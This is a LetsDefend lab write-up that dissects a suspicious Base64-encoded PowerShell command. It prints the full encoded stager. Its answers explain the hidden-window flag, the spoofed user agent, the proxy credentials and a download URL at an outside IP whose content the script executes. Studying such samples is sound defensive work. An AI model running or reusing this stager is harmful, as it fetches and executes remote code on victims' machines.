LetsDefend: PowerShell Script

The following writeup is for PowerShell Script on LetsDefend, it involves investigating a suspicious PowerShell command.

Scenario: You've come across a puzzling Base64 script, seemingly laced with malicious intent. Your mission, should you choose to accept it, is to dissect and analyze this script, unveiling its true nature and potential risks. Dive into the code and reveal its secrets to safeguard our digital realm. Good luck on this daring quest!

What encoding is the malicious script using?

When you launch the VM, we are given a PowerShell script:

```
powershell.exe -NoP -sta -NonI -W Hidden -Enc
JABXAEMAPQBOAGUAdwAtAE8AYgBqAEUAYwBUACAAUwB5AFMAVAB1AE0ALgBOAEUAVAAuAFcAZQBiAEMAbABpAEUATgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhA
C8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQ
AuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBDAC4ASAB1AEEARAB1AFIAUwAuAEEARABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHU
AKQA7ACQAVwBjAC4AUAByAG8AeABZACAAPQAgAFsAUwB5AHMAdAB1AG0ALgBOAGUAVAAuAFcARQBCAFIAZQBRAFUARQBzAHQAXQA6ADoARABFAEYAQQB1AEwAdABX
AGUAYgBQAHIAbwBYAHkAOwAkAHcAYwAuAFAAUgBPAHgAWQAuAEMAcgBFAGQAZQBuAFQAaQBhAGwAUwAgAD0AIABbAFMAeQBzAFQAZQBtAC4ATgBFAHQALgBDAFIAZ
QBkAGUATgBUAEkAQQBsAEMAQQBjAEgARQBdADoAOgBEAGUARgBBAFUATABUAE4AZQB0AFcATwByAEsAQwByAGUAZABFAE4AVABpAEEAbABzADsAJABLAD0AJwBJAE
0ALQBTACYAZgBBADkAWAB1AHsAWwApAHwAdwBkAFcASgBoAEMAKwAhAE4AfgB2AHEAXwAxADIATAB0AHkAJwA7ACQAaQA9ADAAOwBbAEMASABhAFIAWwBdAF0AJAB
CAD0AKABbAGMASABhAFIAWwBdAF0AKAAkAHcAYwAuAEQATwB3AE4ATABPAGEARABTAHQAcgBpAE4AZwAoACIAaAB0AHQAcAA6AC8ALwA5ADgALgAxADAAMwAuADEA
MAAzAC4AMQA3ADAAOgA3ADQANAAzAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAewAkAF8ALQBCAFgAbwBSACQASwBbACQASQArACsAJQAkAGsALgBMA
EUAbgBHAFQASABdAH0AOwBJAEUAWAAgACgAJABCAC0AagBPAEkAbgAnACcAKQA=
```

Its pretty obvious based on the string that the string is encoded using Base64. However, if you weren't familiar with Base64 encoding, the presence of the -Enc argument indicates that the following string is Base64-encoded.

What parameter in the powershell script makes it so that the powershell window is hidden when executed?


The -W Hidden parameter is what ensures that the PowerShell window is hidden when executed.

What parameter in the Powershell script prevents the user from closing the process?

The -NonI (Non-Interactive) parameters runs PowerShell without an interaction session, preventing the user from closing it.

What line of code allows the script to interact with websites and retrieve information from them?

This requires us to decode the base64 encoded string, we can do so in a variety of ways but ill be using Cyberchef. Once you have launched Cyberchef, we need to select the From Base64 recipe and Decode Text (set this to UTF-16LE (1200):



$WC=New-ObjEcT SySTeM.NET.WebCliENt is what allows the script to interact with websites and retrieve information from them. It creates a WebClient Object that be used to download data from the internet.

What is the user agent string that is being spoofed in the malicious script?

The user agent being spoofed is “Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko”.

What line of code is used to set the proxy credentials for authentication in the script?

$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials

When the malicious script is executed, what is the URL that the script contacts to download the malicious payload?

We can see the URL near the end of the script: http://98.103.103.170:7443/index.asp